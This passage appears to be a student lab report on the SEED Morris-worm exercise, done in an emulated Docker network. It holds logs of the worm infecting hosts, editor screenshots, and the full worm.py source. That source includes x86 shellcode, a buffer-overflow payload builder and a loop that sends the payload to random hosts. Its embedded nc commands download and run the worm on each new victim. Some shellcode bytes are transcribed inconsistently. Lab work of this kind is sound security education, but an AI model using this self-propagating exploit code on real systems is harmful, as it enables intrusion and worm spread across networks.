as152h-host 4-10.152.0.75 ****
as152h-host 4-10.152.0.75 >>>> Attacking 10.152.0.71 <<<<
as152h-host 4-10.152.0.75 ****
as152h-host 4-10.152.0.75 Starting stack
as152h-host 4-10.152.0.75 Connection received on 10.152.0.71 38822
as152h-host 4-10.152.0.75 Listening on 0.0.0.0 8081
as152h-host 4-10.152.0.75 The worm has arrived on this host ^_^
as152h-host 4-10.152.0.75 ****
as152h-host 4-10.152.0.75 >>>> Attacking 10.152.0.72 <<<<
as152h-host 4-10.152.0.75 ****
as152h-host 1-10.152.0.72 Starting stack
as152h-host 1-10.152.0.72 Connection received on 10.152.0.72 41860
as152h-host 1-10.152.0.72 Listening on 0.0.0.0 8081
as152h-host 1-10.152.0.72 The worm has arrived on this host ^_^
as152h-host 1-10.152.0.72 ****
as152h-host 1-10.152.0.72 >>>> Attacking 10.151.0.74 <<<<
as152h-host 1-10.152.0.72 ****
as15lh-host 3-10.151.0.74 Starting stack
as15lh-host 3-10.151.0.74 Connection received on 10.151.0.74 33296
as15lh-host 3-10.151.0.74 Listening on 0.0.0.0 8081
as15lh-host 3-10.151.0.74 The worm has arrived on this host ^_^
as15lh-host 3-10.151.0.74 ****
as15lh-host 3-10.151.0.74 >>>> Attacking 10.151.0.71 <<<<
as15lh-host 3-10.151.0.74 ****
as15lh-host 0-10.151.0.71 Starting stack
as15lh-host 0-10.151.0.71 Connection received on 10.151.0.71 30052
```

The `worm.py` is propagating to random host addresses.

Task 4: Preventing Self Infection

1. Modify shellcode to receive `worm.py` and to run.

The shellcode also modified to ignore the execution if the file already exists.

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Text Editor worm.py

Aug 7 3:37 AM • /Documents/Offline-01-Malware/Windows/Offline Specification/Labsoft/worm

Save

Open

11 "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
12 "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
13 "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
14 "\xf7\xf7\xff\xff"
15 "AAAAABBBBCCCCDDDD"
16 "/bin/bash"
17 "-*"
18 # You can put your commands in the following three lines.
19 # Separating the commands using semicolons.
20 # Make sure you don't change the length of each line.
21 # The * in the 3rd line will be replaced by a binary zero.
22 "[-f worm.py] && exit;"
23 "nc -w15 " + socket.gethostname() + " 8081 > worm.py;"
24 "#chmod +x worm.py; nc -l -v 8081 < worm.py | ./worm.py;"
25 "123456789012345678901234567890123456789012345678909"
26 # The last line (above) serves as a ruler, it is not used
27).encode('latin-1')
28
29
30 # Create the badfile (the malicious payload)
31 def createBadfile():
32 content = bytearray(0x00 for i in range(500))
33 #####
34 # Put the shellcode at the end
35 content[500-len(shellcode):] = shellcode
36
37 ret = 0xfffffd5f8 + 100 # Need to change
38 offset = 0xfffffd5f8 - 0xfffffd588 + 4 # Need to change
39
40 content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
41 #####
42
43 # Save the binary code to file

Python 3 Tab Width: 4 Ln 25, Col 66 INS

3:37 AM 8/7/2022

2. Copy `worm.py` file to a host

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 7 3:47 AM • seed@VM: ~/worm
bf5fc4f58876 as152h-host 2-10.152.0.73
67ad1de5e06c as153h-host 3-10.153.0.74
e8a8a4ef1487 as152h-host 0-10.152.0.71
00ab71c098b4 as151h-host 0-10.151.0.71
8e98a01cb5d7 as152r-router0-10.152.0.254
1ea34254fb5 as153h-host 2-10.153.0.73
8c2787c851cd as152h-host 4-10.152.0.75
a6fa2ac348a as151h-host 1-10.151.0.72
1469f3f3ad48 as151h-host 3-10.151.0.74
1967088d7f06 as152h-host 3-10.152.0.74
d06b4b43507b as151r-router0-10.151.0.254
97969085bd9a as153r-router0-10.153.0.254
acbd71c4a2e8 as153h-host 4-10.153.0.75
549ad6bf7c8b as151h-host 4-10.151.0.75
c45f6cc6d5a1 as151h-host 2-10.151.0.73
1ea9599dd166c as152h-host 1-10.152.0.72
48059f43938e as100rs-ix100-10.100.0.100
037d46101c2c mysql-10.9.0.6
[08/07/22]seed@VM:~/.../worm$ docker cp worm.py lee46b5a89b1:/bof
[08/07/22]seed@VM:~/.../worm$ docksh lee
root@lee46b5a89b1:/# cd bof
root@lee46b5a89b1:/bof# ls
server stack worm.py
root@lee46b5a89b1:/bof# nano worm.py
root@lee46b5a89b1:/bof# chmod +x worm.py; nc -lrv 8081 < worm.py | ./worm.py;
Listening on 0.0.0.0 8081
The worm has arrived on this host ^ ^
*****>>>> Attacking 10.152.0.71 <<<<
*****>>>> PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
Connection received on 10.152.0.71 59280
root@lee46b5a89b1:/bof# 

```

3. Run `worm.py` from the host

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 7 3:49 AM • seed@VM: ~/worm
bf5fc4f58876 as152h-host 2-10.152.0.73
67ad1de5e06c as153h-host 3-10.153.0.74
e8a8a4ef1487 as152h-host 0-10.152.0.71
00ab71c098b4 as151h-host 0-10.151.0.71
8e98a01cb5d7 as152r-router0-10.152.0.254
1ea34254fb5 as153h-host 2-10.153.0.73
8c2787c851cd as152h-host 4-10.152.0.75
a6fa2ac348a as151h-host 1-10.151.0.72
1469f3f3ad48 as151h-host 3-10.151.0.74
1967088d7f06 as152h-host 3-10.152.0.74
d06b4b43507b as151r-router0-10.151.0.254
97969085bd9a as153r-router0-10.153.0.254
acbd71c4a2e8 as153h-host 4-10.153.0.75
549ad6bf7c8b as151h-host 4-10.151.0.75
c45f6cc6d5a1 as151h-host 2-10.151.0.73
1ea9599dd166c as152h-host 1-10.152.0.72
48059f43938e as100rs-ix100-10.100.0.100
037d46101c2c mysql-10.9.0.6
[08/07/22]seed@VM:~/.../worm$ docker cp worm.py lee46b5a89b1:/bof
[08/07/22]seed@VM:~/.../worm$ docksh lee
root@lee46b5a89b1:/# cd bof
root@lee46b5a89b1:/bof# ls
server stack worm.py
root@lee46b5a89b1:/bof# nano worm.py
root@lee46b5a89b1:/bof# chmod +x worm.py; nc -lrv 8081 < worm.py | ./worm.py;
Listening on 0.0.0.0 8081
The worm has arrived on this host ^ ^
*****>>>> Attacking 10.152.0.71 <<<<
*****>>>> PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
Connection received on 10.152.0.71 59280
root@lee46b5a89b1:/bof# 

```

4. View status of the execution

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 7 3:48 AM • seed@VM: ~/internet-nano
as151h-host 0-10.151.0.71 ready! run 'docker exec -it 00ab71c098b4 /bin/zsh' to attach to this node
as153h-host 0-10.153.0.71 ready! run 'docker exec -it lee46b5a89b1 /bin/zsh' to attach to this node
as151h-host 2-10.151.0.73 ready! run 'docker exec -it c45f6cc6d5al /bin/zsh' to attach to this node
as153h-host 4-10.153.0.75 ready! run 'docker exec -it acbd71c4a2e8 /bin/zsh' to attach to this node
as152h-host 2-10.152.0.73 ready! run 'docker exec -it bf5fc4f58876 /bin/zsh' to attach to this node
as151r-router0-10.151.0.254 bird: Started
as151r-router0-10.151.0.254 ready! run 'docker exec -it 97969085bd9a /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 bird: Started
as153r-router0-10.153.0.254 ready! run 'docker exec -it 8e98a01cb5d7 /bin/zsh' to attach to this node
as152r-router0-10.152.0.254 bird: Started
as152r-router0-10.152.0.254 ready! run 'docker exec -it d06b4b43507b /bin/zsh' to attach to this node
as152h-host 0-10.152.0.71 Starting stack
as152h-host 0-10.152.0.71 Listening on 0.0.0.0 8081
as152h-host 0-10.152.0.71 The worm has arrived on this host ^_^
as152h-host 0-10.152.0.71 *****
as152h-host 0-10.152.0.71 >>>> Attacking 10.153.0.72 <<<<
as152h-host 0-10.152.0.71 *****
as152h-host 1-10.153.0.71 Starting stack
as152h-host 0-10.152.0.71 Connection received on 10.153.0.72 54954
as152h-host 1-10.153.0.72 Listening on 0.0.0.0 8081
as152h-host 1-10.153.0.72 The worm has arrived on this host ^_^
as152h-host 1-10.153.0.72 *****
as152h-host 1-10.153.0.72 >>>> Attacking 10.152.0.73 <<<<
as152h-host 1-10.153.0.72 *****
as152h-host 2-10.152.0.73 Starting stack
as152h-host 1-10.153.0.72 Connection received on 10.152.0.73 52566
as152h-host 2-10.152.0.73 Listening on 0.0.0.0 8081
as152h-host 2-10.152.0.73 The worm has arrived on this host ^_^
as152h-host 2-10.152.0.73 *****
as152h-host 2-10.152.0.73 >>>> Attacking 10.152.0.73 <<<<
as152h-host 2-10.152.0.73 *****
as152h-host 2-10.152.0.73 Starting stack

```

```

Seed-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Aug 7 3:50 AM • seed@VM: ~/internet-nano
as151h-host 0-10.151.0.71 ready! run 'docker exec -it 00ab71c098b4 /bin/zsh' to attach to this node
as153h-host 0-10.153.0.71 ready! run 'docker exec -it lee46b5a89b1 /bin/zsh' to attach to this node
as151h-host 2-10.151.0.73 ready! run 'docker exec -it c45f6cc6d5al /bin/zsh' to attach to this node
as153h-host 4-10.153.0.75 ready! run 'docker exec -it acbd71c4a2e8 /bin/zsh' to attach to this node
as152h-host 2-10.152.0.73 ready! run 'docker exec -it bf5fc4f58876 /bin/zsh' to attach to this node
as151r-router0-10.151.0.254 bird: Started
as151r-router0-10.151.0.254 ready! run 'docker exec -it 97969085bd9a /bin/zsh' to attach to this node
as153r-router0-10.153.0.254 bird: Started
as153r-router0-10.153.0.254 ready! run 'docker exec -it 8e98a01cb5d7 /bin/zsh' to attach to this node
as152r-router0-10.152.0.254 bird: Started
as152r-router0-10.152.0.254 ready! run 'docker exec -it d06b4b43507b /bin/zsh' to attach to this node
as152h-host 0-10.152.0.71 Starting stack
as152h-host 0-10.152.0.71 Listening on 0.0.0.0 8081
as152h-host 0-10.152.0.71 The worm has arrived on this host ^_^
as152h-host 0-10.152.0.71 *****
as152h-host 0-10.152.0.71 >>>> Attacking 10.153.0.72 <<<<
as152h-host 0-10.152.0.71 *****
as152h-host 1-10.153.0.71 Starting stack
as152h-host 0-10.152.0.71 Connection received on 10.153.0.72 54954
as152h-host 1-10.153.0.72 Listening on 0.0.0.0 8081
as152h-host 1-10.153.0.72 The worm has arrived on this host ^_^
as152h-host 1-10.153.0.72 *****
as152h-host 1-10.153.0.72 >>>> Attacking 10.152.0.73 <<<<
as152h-host 1-10.153.0.72 *****
as152h-host 2-10.152.0.73 Starting stack
as152h-host 1-10.153.0.72 Connection received on 10.152.0.73 52566
as152h-host 2-10.152.0.73 Listening on 0.0.0.0 8081
as152h-host 2-10.152.0.73 The worm has arrived on this host ^_^
as152h-host 2-10.152.0.73 *****
as152h-host 2-10.152.0.73 >>>> Attacking 10.152.0.73 <<<<
as152h-host 2-10.152.0.73 *****
as152h-host 2-10.152.0.73 Starting stack

```

So the malware is propagating to random hosts with only one existence. There is no multiple existence.

Codes

Code [worm.py](#)

```
#!/bin/env python3
import sys
import os
import time
import subprocess
from random import randint
```

```

import socket

# You can use this shellcode to run any command you want
shellcode= (
    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
    "\xff\xff"
    "AAAAABBBCCCCDDDD"
    "/bin/bash*"
    "-c*"
    # You can put your commands in the following three lines.
    # Separating the commands using semicolons.
    # Make sure you don't change the length of each line.
    # The * in the 3rd line will be replaced by a binary zero.
    "[ -f worm.py ] && exit;""
    "nc -w15 " + socket.gethostname() + " 8081 > worm.py;""
    "chmod +x worm.py; nc -lrv 8081 < worm.py | ./worm.py;""
    "123456789012345678901234567890123456789012345678901234567890"
    # The last line (above) serves as a ruler, it is not used
).encode('latin-1')

# Create the badfile (the malicious payload)
def createBadfile():
    content = bytearray(0x90 for i in range(500))
    ######
    # Put the shellcode at the end
    content[500-len(shellcode):] = shellcode

    ret      = 0xfffffd5f8 + 100 # Need to change
    offset   = 0xfffffd5f8 - 0xfffffd588 + 4 # Need to change

    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
    #####
    # Save the binary code to file
    with open('badfile', 'wb') as f:
        f.write(content)

# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
    X = randint(151, 153)
    Y = randint(71, 75)
    X = str(X)
    Y = str(Y)
    return '10.' + X + '.0.' + Y

#####
print("The worm has arrived on this host ^_^", flush=True)

# This is for visualization. It sends an ICMP echo message to
# a non-existing machine every 2 seconds.
subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)

# Create the badfile
createBadfile()

# Launch the attack on other servers
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"*****", flush=True)

```

```
print(f">>> Attacking {targetIP} <<<<", flush=True)
print(f"*****", flush=True)
subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)

# Give the shellcode some time to run on the target host
time.sleep(1)

# Sleep for 10 seconds before attacking another host
time.sleep(10)

# Remove this line if you want to continue attacking others
exit(0)
```